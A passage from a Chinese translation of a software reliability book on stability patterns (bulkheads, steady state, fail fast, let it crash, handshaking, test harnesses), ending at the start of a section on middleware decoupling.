当然，如果能为每个客户端保留所有的系统容量会更好。但是，系统失效必然会发生，必须考虑如何最大限度地减少系统失效造成的损害。这不是一个简单的事情，也不存在适用于所有情况的方法。相

反，必须要检查每次系统容量损失对业务造成的影响，并将其与系统架构进行对照。通过这种方式，确定一些自然边界，这些边界能够以具备技术可行性和经济收益性的方法对系统加以分隔，具体分隔边界可以根据调用方、功能或系统拓扑来划定。

借助基于云的系统和软件定义的负载均衡器，舱壁不需要实现永久性。通过一些自动化的操作，可以划分出一个虚拟机集群，接下来负载均衡器就可以将来自特定用户的流量引向该集群。这看起来与A/B测试类似，但在此处是用作保护措施，而不是测试手段。这种动态的分隔可以随着流量模式的变化被创建和销毁。

当系统容量规模较小时，进程绑定就是通过舱壁进行分隔的一个例子。将一个进程绑定到一个或一组CPU内核，可以确保操作系统仅在上述指定的CPU内核上调度该进程的各个线程。这种做法能够减少进程在CPU内核之间迁移时对缓存的冲击，所以进程绑定通常被认为是一种性能调优手段。如果一个进程出现问题并开始使用所有CPU处理周期，那么它通常会拖垮整台主机。我曾遇到单个进程拖垮多台8核服务器的情况。但是如果该进程被绑定到一个CPU内核上，则它只能在该内核上使用所有可用的CPU处理周期。

各个线程组专门处理不同的功能，这样在单个进程内也可以对线程进行分隔。例如为系统管理预留一个处理请求的线程池，分隔的方法就很有效。这样一来，即使应用程序服务器上的所有处理请求的线程都停止响应，该线程池仍可以响应系统管理请求，比如收集数据进行事后分析或关机。

即使在出现系统失效时，舱壁也能有效地维持整个或部分服务的正常运行。对于单一服务失效就能拖垮整个企业应用系统的SOA，这点特别有用。实际上，SOA内的每个服务都存在单点失效问题。

要点回顾

- 挽救尚能使用的部分。

当灾难发生时，舱壁模式将系统进行分隔，确保部分系统功能可用。

- 选择有用的分隔粒度。

可以对应用程序内的线程池进行分隔，对服务器的CPU进行分隔，或对集群中的服务器进行分隔。

- 当使用共享服务模型时，尤其要考虑使用舱壁模式。

SOA或微服务架构的系统失效，可能会非常迅速地蔓延开来。如果服务由于同层连累反应而失效，那么整个公司的运转是否会因此而受到影响？在这种情况下，最好使用舱壁模式进行防范。

5.4 稳态

《罗热英语同义词词典（第3版）》为“摆弄”这个词提供了以下定义：“以懒散、无知或破坏性的方式处理事情。”词典还为该词提供了几个有用的同义词，如糊弄、搅合、篡改、鼓捣和戏弄。摆弄之后往往会出现“糟糕一秒”。这是一个非常短的时刻，此时你会意识到已经按错了键，从而引发关闭服务器、删除重要数据或者其他损害公司稳定运营的行为。

人们每次对服务器进行操作，都可能造成失误，我就知道这样的一起事故。一位想要帮点忙的工程师，观察到服务器的根磁盘镜像没有同步。他执行了一个命令，让镜像磁盘“重装数据”⁴，使两个磁盘重新同步。不幸的是，他敲错了命令，导致原先正常工作的根磁盘开始同步另一个磁盘上的内容，而后者是为替换损坏的磁盘而换入的内容全空的新磁盘。这使得该服务器上的操作系统立即被擦除掉了。

4重装数据（resilver）是指在替换设备时将数据从正常的备份设备移动到新设备的过程。——译者注

最大限度地避免直接对生产系统进行人为操作最为妥善。如果系统需要大量手动操作来保持运行，那么管理员就必须养成始终记日志的习惯。由此可见，这种服务器可能是“宠物”（pet），而不是“肉牛”（cattle）⁵，并且不可避免地要请人上去摆弄。为了达到“肉牛”的境界，系统应该能够在没有人工干预的情况下，至少运行一个发布周期。把“无须摆弄”做到极致，就是“不可变”的基础设施，因为那里根

本就不存在供人摆弄的途径！（有关不可变基础设施的更多信息，请参阅13.3节。）

5此处的“宠物”比喻那些由手动构建、管理和维护的不可替代的服务器，“肉牛”则比喻那些由自动化工具构建的服务器阵列。当其中某台服务器失效时，该阵列无须人工干预就能自动启动新的服务器。——译者注

如果系统每季度才部署一次，那么实现“一个无人干预的发布周期”可能非常困难。从另一个角度看，在发布周期中，那些从版本控制系统中持续部署的微服务，应该非常易于实现稳定部署。

除非系统每天都会崩溃（如果是这样，请查看是否存在第4章谈到的稳定性的反模式），否则登录系统最常见的原因，可能就是清理日志文件或清除数据了。

无论是文件系统中的日志文件，数据库中的记录行还是内存中的缓存，任何累积资源的机制，都令人联想起美国高中微积分题目中的存储桶。随着数据的累积，存储桶会以一定的速率填满。此时这个存储桶必须以相同或更快的速率清空数据，否则最终会溢出。当该存储桶溢出时，坏事会发生：服务器停机，数据库变慢或抛出错误信息，响应长得仿佛是在星球间进行通信。稳态模式表明，针对每个累积资源的机制，要相应存在另一个机制回收该资源。下面介绍几种长期存在并有可能继续扩大的问题，以及如何避免去摆弄它们。

5.4.1 数据清除

计算资源总是有限的，因此不能无限制地持续增加消费。这个原则貌似足够简单。但是当人们情绪高涨地推出一款新的杀手级应用程序，做出下一个伟大的关键业务，进行一场押上整个公司的豪赌或者某些其他事情时，数据清除总会被忽视。数据清除的演示效果当然不如……好吧，任何产品演示都会比数据清除来得更炫酷。有时候，如果系统在现实世界中总是能运行，那么应该要感到庆幸。“系统将运行很长一段时间，会积累太多的数据，多到无法处理”这种问题，更像是一个“高级问题”，也是一个令人喜欢的问题。

不过，昔日小小的数据库总有一天会成长起来。当它到了“青春期”时（大约是两年），就会变得忧郁、沮丧和愤世。在最坏的情况下，它将开始破坏整个系统（并且可能会抱怨没有人能理解它）。

数据增长最明显的症状，就是数据库服务器上的I/O速率稳步增加。在恒定的系统负载下，也能看到延迟时间会增加。

数据清除是追求细节的工作。关系数据库中的参照完整性约束，占据了数据清除工作的半壁江山。在干净利索地删除过时数据的同时，又不留下无人问津的记录行，是很困难的事情。数据清除的另一半工作，是确保在清除数据之后应用程序仍能正常工作，而这需要进行编程和测试。

数据清除并不存在通用的规则。其具体的规则，在很大程度上取决于正在使用的数据库和程序库。例如，关系数据库管理系统和对象关系映射往往不擅于处理悬空引用⁶，而面向文档的数据库就不存在这个问题。

6悬空引用（*dangling reference*）是指对一个不存在的对象的引用。
——译者注

因此，在软件系统第一次发布之前，数据清除工作总是被搁置下来。理由是：“在新推出软件之后，我们有半年的时间来做数据清除工作。”（不知何故，人们总是说“半年”，这有点像程序员做估算时总说“两周”。）

然而，当软件系统推出之后，就总会紧急地修复关键缺陷，或者增加来自市场部同事提出的“必备”特性，这些市场部同事对等待软件完成已经失去了耐心。软件系统发布后的半年就这样很快过去了，但是从新推出软件系统之时起，隐患就埋下了。

另一个经常遇到的问题是旧的日志文件。

5.4.2 日志文件

一个日志文件就像一堆牛粪，没有太大价值，没人愿意深挖。但大量收集的牛粪会变成“肥料”，同样，如果收集足够多的日志文件，也可以从中发现价值。

然而，如果不加以控制，单个机器上的日志文件就存在风险。如果日志文件无限制地增大，最终会填满其所在的文件系统。无论这个文件系统是专供日志使用的卷、根磁盘还是应用程序安装目录（希望这个目录不要满了），这都意味着麻烦。当日志文件填满文件系统时，会对系统产生各种负面影响，从而危及系统的稳定性。在UNIX系统上，文件系统空间的最后5%~10%（取决于文件系统的配置）会保留给root用户。这意味着当文件系统被占用90%或95%时，应用程序将开始收到I/O错误。当然，如果应用程序以root身份运行，那么它可能耗尽文件系统空间。在Windows系统上，应用程序总是可以耗尽文件系统空间。无论哪种情况，操作系统都会将错误报告给应用程序。

文件系统空间耗尽之后的状况就无从得知了。最好的情况，就是日志文件系统与任何关键数据存储（例如事务）是分离的，而且应用程序代码本身具有足够的安全防护能力，用户永远不会意识到有任何错误发生。退而次之的情况，是显示一条措辞很好的错误消息，请求用户保持耐心，待后台准备妥当后再次访问。这种情况虽然会令人不快，但仍然可以忍受。而比这更糟糕的情况，就是向用户提供栈跟踪信息。

还有更糟糕的情况。我看到一个系统的开发工程师，为servlet pipeline添加了一个“通用异常处理程序”，这个处理程序会记录任何类型的异常。它是可重入的（reentrant），如果在记录一个异常时发生新的异常，那么它会把两者都记录下来。一旦文件系统满了，这个可怜的异常处理程序就变得疯狂起来，试图记录越来越多的异常。因为系统有多个线程，每个线程都会记录自己的异常，所以该应用程序服务器在一段时间内，就完全独占了8个CPU来处理此事。就像斐波那契兔子问题中的兔子，那些异常迅速消耗了所有可用内存。系统紧接着就崩溃了。

当然，最好一开始就避免一直往文件系统里添加内容。配置日志文件回转（rotation）只需要花几分钟时间。

对于遗留代码、第三方代码或没有使用优秀日志框架的代码，可以在UNIX系统上使用logrotate实用程序。对于Windows系统，可以尝试在Cygwin下构建logrotate，或者手动编写.vbs脚本或.bat脚本完成这项工作。日志对系统的明晰性有极大的帮助，确保所有的日志文件都能被回转使用，并最终被清除。否则，最终只能花时间修复工具，而这些工具本应该来帮助修复系统。

为了达到合规性要求，难道不应该永远保留所有的日志文件吗？

有时会听到人们谈论为了达到合规性要求而记日志。各种形式的合规性对信息技术基础设施和运维提出了很多苛刻的要求。具体的要求取决于具体的行业，但其中始终有一部分关于“控制”。2002年的《萨班斯-奥克斯利法案》要求对所有产生重要财务信息的系统进行适当“控制”。公司必须能够证明没有人可以操控财务数据。另一个常见要求是说明并记录只有授权用户才能访问的某些数据。许多公司也面临着遵守本行业和本国的法规要求。

以上各种合规制度，要求多年保留日志。单个机器不可能把日志保留这么长时间，大多数机器的寿命也不会这样长，云端尤其如此！最好的办法是尽快从生产环境的机器中取出日志，将它们存储在中央服务器上，并对其密切监视，防止篡改。

生产环境系统的日志文件信噪比很糟糕。最好能尽快将日志文件从单个主机上移走，发送到集中式日志记录服务器（例如Logstash），进而对其进行索引、搜索和监控。

除了数据库中的数据和磁盘上的日志文件，持久性数据还有多种方法来堵塞系统。就像老派广告中萦绕的叮当声，堆积在内存中的长期性问题会堵塞应用程序。

5.4.3 内存中的缓存

对长时间运行的服务器来说，内存就像氧气。然而，缓存若不加以控制，会吸尽所有的氧气。低内存的状态对稳定性和容量都是威胁。因此，在构建任何类型的缓存时，下面两个问题至关重要。

- 保存所有缓存键的空间有限还是无限？
- 缓存项是否会改变？

如果缓存键数量没有上限，则必须限制缓存大小，并且采用某种形式的缓存失效机制。定时刷新缓存是最简单的缓存失效机制，“最近最少使用”⁷或工作集算法也值得研究，但定时刷新缓存能够处理90%的情况。

⁷LRU, least recently used, 最近最少使用。——译者注

不正确地使用缓存，是造成内存泄漏的主要原因，这会导致类似每日服务器重启之类的恐慌。绝不能让管理员像习惯处理日间（或夜间）杂务那样，习惯性登录到生产环境中。

长期性问题的堆积是系统响应缓慢的主要原因，可以通过稳态模式避免该反模式。稳态模式还通过限制系统管理员登录生产环境服务器的需求，鼓励更好的运维纪律。

5.4.4 要点回顾

- 避免摆弄。

人为干预生产环境会导致问题。要消除对生产环境重复进行人为干预的需求。系统应在无须手动清理磁盘或每晚重新启动的情况下，至少运行一个发布周期。

- 清除带有应用程序逻辑的数据。

DBA可以通过创建脚本清除数据，但他们不知道删除数据之后，应用程序会如何运转。为了保持逻辑完整性（特别是在使用对象关系映射工具时），应用程序需要清除自己的数据。

- 限制缓存。

内存中的缓存可以加快应用程序的运行速度。但若不对内存中的缓存加以控制，执行速度仍会降低。需要限制缓存可消耗的内存

量。

- 滚动日志。

不要无限量保留日志文件。基于日志文件的大小来配置日志文件回转。如果合规性要求保留，则在非生产服务器上执行。

5.5 快速失败

如果响应缓慢比没有响应更糟，那么最坏的情况肯定是缓慢的失败响应。这就像是在美国车辆管理局营业厅里没完没了地排长队，好不容易排到了却被告知需要填写另一张表格，并要返回到队尾重新排队。消耗宝贵的CPU资源和大量时间，最终却落得一场空，还有比这更浪费系统资源的吗？

如果系统能够预先确定某次调用会失败，那么最好快速失败。这样，调用方就不必占用其系统容量来等待，从而继续进行其他工作。

系统如何判断是否会失败？需要依靠深度学习吗？别担心，并不需要聘请一批数据科学家。

其实完全没有那么复杂。“资源不可用”失效有很多类型。例如，当负载均衡器收到了一个连接请求，但其服务器池中没有任何一台服务器可用时，它应该立即拒绝该连接请求。期待服务器短期内可以使用，而让负载均衡器将连接请求排队一段时间，这样的配置违反了快速失败模式。

应用程序或服务可以从传入的请求或消息中，大致了解需要哪些数据库连接和外部集成点，然后可以快速检查所需的连接，并查看集成点周围的断路器状态。这是一种与法餐大厨“食材就绪”相似的工作，即在开始“烹饪”之前，先收集执行访问请求所需的所有“食材”。一旦发现某种资源不可用，就立即（而不是等到工作进行到一半）返回失败消息。

另一种在Web应用程序中进行快速失败的方法是：在访问数据库之前，在接收请求的servlet组件或控制器中先对基本的参数进行检查。

而此时可以将对参数的检查工作，从域对象中移动到查询对象中。

“我们收到了传真，怎么全是黑的？”

我曾经参与了一个有趣的项目，项目甲方是一家摄影工作室。项目中有一部分工作涉及开发一套软件，这套软件能够在高分辨率冲印过程中渲染图像。在该软件的上一代版本中，如果色温、图像、背景或alpha蒙版不可用，那么它会“渲染”充满零值像素的黑色图像。黑色图像会进入冲印流水线，并被冲印出来，浪费纸张、化学药水和时间。而质量检查人员会将黑色图像冲印件拉出来，并把它发给冲印过程起始端的工作人员，进行诊断、调试和纠正。最终，他们会解决这个问题并重做（通常是把开发人员叫到冲印设备那里）。由于收到订单时已经很晚了，因此他们会加快重做的速度，这意味着打乱工作流程，把重做工作放到冲印流水线的前端。旧版中存在的这个问题使下游的工作人员不得不面临更多的工作。

当我的团队开始开发该渲染软件的新版本时，我们采用了快速失败模式。一旦收到冲印作业，渲染器就检查每种字体（缺少字体也会导致类似的重做，但诱因并非黑色图像）、图像、背景和alpha蒙版是否可用。另外它还预先分配了内存，因此随后不会遇到内存分配失败的情况。一旦发现问题，渲染器就会立即向作业控制系统报告，不会浪费一分钟的计算时间。最重要的是，这些出现问题的订单，将从流水线中撤出，避免在工序快结束时对其他订单造成影响。在我们推出新的渲染器之后，由软件导致的重做率就下降为零。虽然由于其他质量问题，比如相机中的灰尘、曝光不足或不良裁剪等，订单仍可能重做，但至少软件不会出现这种问题。

唯一没有预先分配的，是最终镜像文件的磁盘空间。在客户的引导下，我们违反了稳态模式。客户表示他自己有坚如磐石的数据清除过程。其实这个“数据清除过程”，就是找一个人偶尔手动删除一堆文件。我们的新版本软件推出后不到一年，驱动器就满了。从这个案例能够看出，当渲染器未能在资源浪费之前报告错误时，便违背了快速失败的原则。此时渲染器还是会渲染图像（要花几分钟的计算时间），然后就抛出异常。

即使在快速失败时，也要确保用不同的方式报告系统性失效（资源不可用）和应用程序失败（参数违规或无效状态）。否则，哪怕仅是用户输入了错误数据并点击了三四次重新加载，若报告成不具分辨率的一般性错误，也可能导致上游系统引发断路器跳闸。

快速失败模式通过避免响应缓慢来提高整个系统的稳定性。与超时模式配合使用，快速失败模式有助于避免层叠失效。当系统由于部分失效而面临压力时，快速失败模式还有助于保持系统容量。

要点回顾

- 快速失败，而非缓慢响应。

如果系统无法满足SLA要求，快速通知调用者。不要让调用者等待错误信息，也不要让他们一直等到超时。否则你的问题也会变成他们的问题。

- 预留资源，并尽早验证集成点有效。

本着“不做无用功”的原则，确保在开始之前就能完成事务。如果关键资源不可用，比如所需调用的断路器已跳闸，那么就不要再浪费精力去调用。在事务的开始阶段和中间阶段，关键资源可用状态发生变化的可能性极小。

- 使用输入验证。

即使在预留资源之前，也要进行基本的用户输入验证。不要纠结于检查数据库连接，获取域对象，填充数据以及调用`validate()`方法，找到未输入的必需参数才是关键。

5.6 任其崩溃并替换

有时，为了实现系统级稳定性，放弃组件级稳定性就是所能做的最好的事情了。在Erlang语言中，这被称为“任其崩溃并替换”的哲学。从第2章的案例研究中可以知道，我们不可能阻止每一个可能发生的错误。

问题维度在迅速增长，其状态空间规模也在呈指数级增加。测试一切，或预测系统所有可能的崩溃方式，是不现实的，我们必须假定错误会发生。

关键的问题是：“我们能对错误做些什么？”大多数情况下，我们试图从错误中恢复过来。这意味着使用类似异常处理程序之类的方法，将系统恢复到已知的良好状态，修复执行栈，并使用try-finally代码块或块范围的资源，清理内存泄漏。完成这些就足够了吗？

程序所能拥有的最干净的状态，就是在刚刚完成启动的那一刻。任其崩溃并替换的方法认为错误恢复难以完成且不可信赖，所以我们的目标应该是尽快回到刚完成启动时的干净状态。

为了让“任其崩溃并替换”卓有成效，系统要具备几个前提。

5.6.1 有限的粒度

必须为崩溃定义边界。发生崩溃的组件应该是独立的，系统的其余部分必须能够自我防护，避免受到层叠失效的影响。

在Erlang和Elixir中，崩溃的自然边界就是actor。系统运行时允许终止一个actor，而且不会对整个操作系统进程造成影响。其他编程语言也有actor库，如针对Java和Scala的Akka库。原本没有actor概念的系统运行时，因为有了这些库而实现了actor模型。所以即使在这些系统运行时上工作，如果遵循这些库所提供的资源管理和状态隔离规则，那么仍然可以运用“任其崩溃并替换”，并从中受益。当然，应该进行更多的代码评审工作，确保每个开发人员都遵守这些规则！

在微服务架构中，服务的整个实例可能是正确的崩溃粒度。这在很大程度上取决于它被一个干净的实例所取代的速度，继而引入了下面这个关键的前提。

5.6.2 快速替换

系统必须能够尽快回到干净状态，并恢复正常。否则，当有太多的服务实例同时重新启动时，系统的性能就会下降。此时，一些服务不可用，因为所有的实例都在忙于重新启动。

像actor这样的进程内组件，重启时间以微秒为单位。调用方虽然不太可能真正注意到这种扰动，但必须要编写一个特殊的测试用例对其进行度量。

对服务实例来说，快速替换更棘手，这取决于需要启动的“技术栈”的规模，下面这些例子有助于说明问题。

- 在容器中运行Go二进制文件。启动一个新容器及其内部一个进程的时间以毫秒为单位计算，此时就可以通过让整个容器崩溃实现快速替换。
- NodeJS服务在AWS中一个长时间运行的虚拟机上运行。启动NodeJS进程需要花几毫秒，但启动一台新的虚拟机则需要几分钟。在这种情况下，只需要让NodeJS进程崩溃，就可以实现快速替换。
- 在数据中心的几台虚拟机上，运行着一个老旧的前端安装API的JavaEE应用程序。在这种情况下，启动时间以分钟为单位计算，此时，“任其崩溃并替换”并不是正确的策略。

5.6.3 监管

当令一个actor或一个进程崩溃后，如何启动新的呢？可以编写一个带有while()循环的bash脚本。但是，如果重新启动后问题仍然存在，那会怎样？这样的脚本基本上就是对服务器实施“fork炸弹攻击”⁸。

⁸“fork炸弹攻击”即一种拒绝服务攻击，它使一个进程不断复制自身，导致可用资源耗尽，令系统运行速度减慢，直至崩溃。——译者注

actor系统使用监管器层级树管理重新启动。每当一个actor终止运行的时候，系统运行时会通知其监管器。然后，监管器可以决定重新启动一个子actor，或者重新启动其所有子actor，抑或自行崩溃。如果监管器崩溃，系统运行时将终止其所有子actor的运行，并通知该监管器的

监管器，最终就可以使监管器层级树的整个分支以干净的状态重新启动。监管器层级树的设计是系统设计中不可或缺的部分。

值得注意的是，监管器不是服务的消费者。管理工人与要求服务是两码事。如果把两者混淆，就会损害系统。

监管器需要密切注意它们重新启动子进程的频率。如果重新启动子进程过于频繁，那么监管器可能需要自行崩溃。这种情况表明系统状态没有得到充分的清理，或者整个系统面临危险，而监管器只是掩盖了根本问题。

对于PaaS环境中的服务实例，平台本身决定是否新推出替代实例。在具有自动扩展的虚拟环境中，自动扩展控制器决定是否新推出以及在何处新推出替代实例。尽管如此，自动扩展控制器与监管器并不相同——前者没有酌处权。即使实例在重新启动后立即再次崩溃，自动扩展控制器也将始终重新启动崩溃的实例。此外，自动扩展控制器也没有层级监管的概念。

9platform as a service，平台即服务。——译者注

5.6.4 重新归队

“任其崩溃并替换”策略的最后一个要素是重新归队。在一个actor或实例先崩溃然后由监管器重新将其启动之后，系统必须要恢复对新启动的服务提供方的调用。如果实例被直接调用，则调用方的断路器应该自动将该实例重新归队。如果实例是负载均衡池中的一部分，那么必须能够将实例加回池中，接受工作。对容器来说，PaaS将负责处理此事。对于使用静态分配的数据中心的虚拟机，一旦重新启动的实例通过了负载均衡器的健康状况检查，就应该将其重新归队。

5.6.5 要点回顾

- 通过组件崩溃保护系统。

通过组件级不稳定性构建系统级稳定性，这似乎违反直觉。即便如此，这可能是将系统恢复到已知良好状态的最佳方式。

- 快速重新启动与重新归队。

优雅崩溃的关键是快速恢复。否则，当太多组件同时启动时，就可能会失去服务。一旦一个组件重新启动，就应该自动令其重新归队。

- 隔离组件以实现独立崩溃。

使用断路器将调用方与发生崩溃的组件隔离开来。使用监管器确定重新启动的范围。设计监管器层级树，既实现崩溃隔离，又不会影响无关的功能。

- 不要让单体系统崩溃。

运行时负载较大或启动时间较长的大型进程，不适合运用“任其崩溃并替换”策略。同样，将许多特性耦合到单个进程中的应用程序，也不推荐运用该策略。

5.7 握手

握手指的是发送方和接收方之间的信号传递过程。例如EIA-232C（以前称为RS-232）的串行协议，是从接收方那里知道它何时能准备好接收数据。模拟调制解调器使用一种握手形式，协商两个设备都能接受的速度和信号编码。TCP使用三次握手建立套接字连接，如图4-5所示。TCP握手还允许接收方发信号告诉发送方：在接收方准备好之前不要发送数据。握手在低层通信协议中无处不在，但几乎很少出现在应用程序层。

不幸的是，HTTP并不擅长握手。那些基于HTTP的协议，例如XML-RPC和WS-I Basic，几乎没有可用于握手的选项。HTTP所提供的“503 服务不可用”的状态码，用于指示临时的条件。然而，大多数客户端不会区分不同的状态码。对于除“200 OK”“403需要身份验证”和“302已找

到（重定向）”之外的其他响应，客户端可能会将其视为致命错误。许多客户端甚至将200系列中除200之外的其他状态码都视为错误！

与之类似，支持所有RPC技术（CORBA、DCOM、Java RMI等）的底层协议，在发送操作就绪信号方面，同样不容乐观。

握手就是让服务器通过限制自己的工作量保护自己。服务器应该有能力拒绝执行发来的工作，而不是成为满足任何要求的“受气包”。对于基于HTTP的服务器，目前为止，我发现的最接近实现“握手”的做法，需要依赖负载均衡器与Web服务器或应用程序服务器之间的合作关系。鉴于负载均衡器定期对Web服务器上的“健康状况检查”页面发出ping命令10，Web服务器可以通过返回一个错误页面（比如HTTP状态码“503服务不可用”），或一个带有错误信息的HTML页面，通知负载均衡器它现在很忙。这样一来，负载均衡器就不向特定的Web服务器发送任何额外工作了。

10一种常用的网络诊断工具。——译者注

当然，上述做法仅适用于Web服务。但如果所有的Web服务器都太忙，无法准备好错误页面，这种方法仍然无效。

当有多个服务时，每个服务都可以提供“健康状况检查”查询，供负载均衡器使用。然后在将请求交给该实例之前，负载均衡器会检查服务器的健康状况。这样就能以相对较低的服务成本，提供良好的握手机制。

当失衡的系统容量导致响应缓慢时，“握手”可能是最有价值的。如果服务器检测到自己不能满足其SLA要求，那么它应该通过一些方法请求调用方停止进程。如果服务器位于负载均衡器之后，那么它们可以使用“开关”控制，来“开启或停止”对负载均衡器的响应，然后负载均衡器可以将无响应的服务器移出负载均衡池。不过，这是一种粗放的机制，最好在执行的所有自定义协议中构建握手机制。

当调用缺乏握手机制的服务时，断路器是一种可以使用的权宜之计。在这种情况下，无须礼貌地询问服务器能否处理请求，只须发起调用并跟踪调用是否有效。

总体而言，握手是一种未被充分利用的技术，在应用层协议中拥有巨大的优势。在层叠失效情况下，握手是一种防止裂纹跨层蔓延的有效方法。

要点回顾

- 创建基于合作的需求控制机制。

客户端和服务端之间的握手，允许将需求的流量调节到可服务的级别。在构建客户端和服务端时，两者都必须实现握手。而大多数最常见的应用程序级协议，并没有实现握手。

- 考虑健康状况检查。

在集群或负载均衡服务中，使用健康状况检查实现实例与负载均衡器握手。

- 在自己的低层协议中构建握手。

如果创建了基于套接字的协议，那么可以在其中构建握手机制。这样一来，端点就可以在准备好接受工作时，通知其他端点。

5.8 考验机

正如前几章所述，分布式系统的失效方式很难在开发环境或QA环境中显现。为了更全面地测试各种组件，我们经常使用集成测试环境。在这种环境下，系统完全和其他所有与之交互的系统集成在一起。

但是，集成测试自身也存在问题。应该测试系统的哪个版本？安全起见，应该测试发布系统时依赖的最新通用版本。可以通过归纳法证明，这种方法会将整个公司限制成一次只能测试一个新组件（请当作练习自行证明，此处不做过多说明）。此外，当今系统的相互依赖关系使各个系统紧密地交织在一起，在这个庞杂的系统网络里，集成测试环境变得单一，它复制了整个企业的真实生产系统，这样单一的测

试环境需要执行与实际的生产环境同样严格（或许更加严格）的变更控制。

还存在一个更抽象的困难。集成测试环境只能验证一个系统在其所依赖的其他系统正常工作时执行的操作。尽管可以激发远程系统返回错误，但它多少仍在接口规范下运行。如果接口规范说，“系统应该返回错误代码14916，除非请求中包含最后一次电话机消毒的日期”，那么调用方就可以强制执行该命令。尽管如此，远程系统仍遵循接口规范。

然而，本书认为，每个系统最终都会偏离接口规范，因此在远程系统无法使用时，测试本地系统的行为就变得至关重要。除非远程系统的设计人员已经模拟了生产环境中可能出现的所有失效情况，否则系统就会存在集成测试无法验证的行为。

更好的集成测试方法，应该能测试大部分或全部的系统失效方式。其应该保留或增强系统之间的隔离，进而避免版本锁定问题，并且允许在多个环节进行测试，而不是限制在上面提到的单一的企业级集成测试环境中。

为此，可以创建考验机¹¹来模拟每个集成点另一端的远程系统。很长时间以来，硬件工程师和机械工程师一直使用考验机。软件工程师虽然也已经在使用，但其考验机过于简单。优秀的考验机严格测试系统，像现实世界的系统一样“恶毒”。考验机应该给被测系统留下“伤疤”，它的意义就是让被测系统做到不信有好事。

¹¹在本书中，考验机是指能够用网络错误、协议错误或应用程序级错误等各种低层错误，测试被测软件。——译者注

为什么不用mock对象？

mock对象通常用于单元测试。当被测对象在测试中需要调用外部依赖系统时，mock对象能为被测对象提供外部依赖系统的替代实现，而该替代实现可以由单元测试本身来控制。假设应用程序将DataGateway对象用作整个持久层的门面，而真正实现DataGateway需要处理连接参数、数据库服务器和一堆测试数据。对于单个测试，这样一来耦合过多，往往导致不可重现的测试结

果或隐藏在测试之间的依赖关系。**mock**对象通过切断所有外部连接改进单元测试的隔离性，通常在系统层级之间的边界处使用。

当被测对象调用其方法时，一些**mock**对象可以被设置为抛出异常。这样做确实能让单元测试模拟某些失效方式，特别是那些与异常对应的失效（假设底层实现代码实际会产生异常）。

mock对象只能产生符合已定义接口的行为。考验机则不同，它作为一台单独的服务器运行，没有义务遵循任何接口规范，可以激发网络错误、协议错误或应用程序级错误。如果保证系统能够识别和捕获所有的低层错误，并将其作为正确异常类型抛出，那么我们就不需要考验机了。

假设要构建一个替代每个远端**Web**服务调用的考验机。由于远程调用使用网络，因此套接字连接容易出现以下类型的失效。

- 连接被拒绝。
- 数据一直在监听队列中等待，直到调用方超时。
- 远端在回复了SYN/ACK之后就不再发送任何数据。
- 远端只发送了一些RESET数据包。
- 远端报告接收窗口已满，但从不清空数据。
- 建立了连接，但远端一直不发送数据。
- 建立了连接，但数据包丢失，重新传输导致延迟。
- 建立了连接，但远端对接收到的数据包从不进行确认，导致无休止的重新传输。
- 服务接受了请求，并且发送了响应头（假设是HTTP），但从不发送响应正文。
- 服务每30秒发送一字节的响应。
- 服务发送的响应格式是HTML，而不是预期的XML。
- 服务本应发送几千字节的数据，但实际上发送了几兆字节。
- 服务拒绝了所有身份验证证书授权。

以上失效问题可以分为几类：网络传输问题、网络协议问题、应用程序协议问题和应用程序逻辑问题。仔细想想，就可以在7层OSI模型的每一层上，找到相应的失效方式。通过在应用程序中添加开关和标志模拟所有失效方式，不仅成本高昂且滑稽可笑。在将系统部署到生产

环境后，谁愿意冒险开启“模拟失效”的模式？集成测试环境仅擅长检查第7层（应用程序层）的失效，甚至仅能检查发生在该层的部分失效。

考验机知道其存在的意义是且仅是进行测试。虽然真正的应用程序不会直接调用低层网络API，但考验机可以。因此，其字节发送速度能快能慢。它能建立极长的监听队列，也能与套接字绑定却从不发起连接。考验机应该像一个小“黑客”，尝试各种不良行为来给调用方搞破坏。

对不同的应用程序和协议来说，许多不良行为都是类似的。例如，包括HTTP、RMI和RPC在内的所有套接字协议，都可能出现拒绝连接、连接缓慢，以及接受请求却不回复等问题。对此，一个考验机就可以模拟很多类型的不良网络行为。我喜欢采用的一个技巧，是用考验机的不同端口号表示不同类型的不良行为，如在10200端口上，只接受连接但从不回复。在10201端口上，能获得连接并进行回复，但回复的数据是从/dev/random复制过来的。在10202端口上，将连接打开然后立即丢弃，如此种种。这样一来，我就不需要在考验机上更改系统失效方式了，一个考验机就可以给许多应用程序搞破坏。如果开发工程师能够在各自的工作站访问考验机，那么它甚至可以用于开发环境中的功能测试。（当然，让开发工程师运行自己的考验机实例充当小“黑客”，也是值得一试的。）

记住，考验机可能非常擅长给应用程序搞破坏，甚至令其崩溃。让考验机把请求记入日志是一个不错的主意。这样一来，当应用程序崩溃时，还能有迹可循。

在实现故障注入的考验机中，可以发掘许多隐藏的依赖关系。而如果能在访问请求中注入延迟，或者重新排列TCP数据包，则会发现更多问题。只有想不到的，没有发现不了的。

可以像设计应用程序服务器一样来设计考验机，其中与真实应用程序相关的那些测试，可以设计为可插拔的形式。考验机的单个框架可以被子类继承，执行任何必要的应用程序级别的协议及其变体。一般来说，考验机会引出混沌工程，第17章将探讨这个话题。

要点回顾

- 模拟偏离接口规范的系统失效方式。

调用真正的应用程序，仅能测试真实应用程序刻意生成的那些错误。优秀的考验机可以让你模拟现实世界中的各种混乱的系统失效方式。

- 给调用方施加压力。

考验机能产生缓慢响应和垃圾响应，甚至不响应。这样一来，就可以看看应用程序如何反应。

- 利用共享框架处理常见系统失效问题。

对每个集成点来说，不一定需要有单独的考验机。考验机这个“杀手”服务器可以监听多个端口，并根据你所连接的端口创建不同的系统失效方式。

- 考验机仅是补充，不能取代其他测试方法。

考验机模式是对其他测试方法的补充和完善。它并不能取代单元测试、验收测试、渗透测试等（这些测试都有助于验证系统的功能性行为）。考验机有助于验证非功能性行为，同时又与远程系统保持隔离。

5.9 中间件解耦

“中间件”这个名字并不光鲜，因为它所指代的工具，需要在极其杂乱无章的环境中，集成原本就不在一起工作的系统。21世纪初，在被重新命名为企业应用程序集成之后，中间件曾有几年是企业的热门资产，但不久就又回到昔日那个黯淡无光且吃力不讨好的状态。对于不同的企业系统，中间件像“泥子”一样“抹平”了它们之间重要的差异，并在之间架起桥梁。

由于必须适用于不同的业务流程、不同的技术，甚至同一逻辑概念的不同定义，因此中间件始终保持与生俱来的混乱状态，它通常被称为“管道”。中间件的工作虽然缺乏魅力，但又必不可少，不过这种“狼狈不堪”的形象在一定程度上让人们更多地目光转向了SOA。

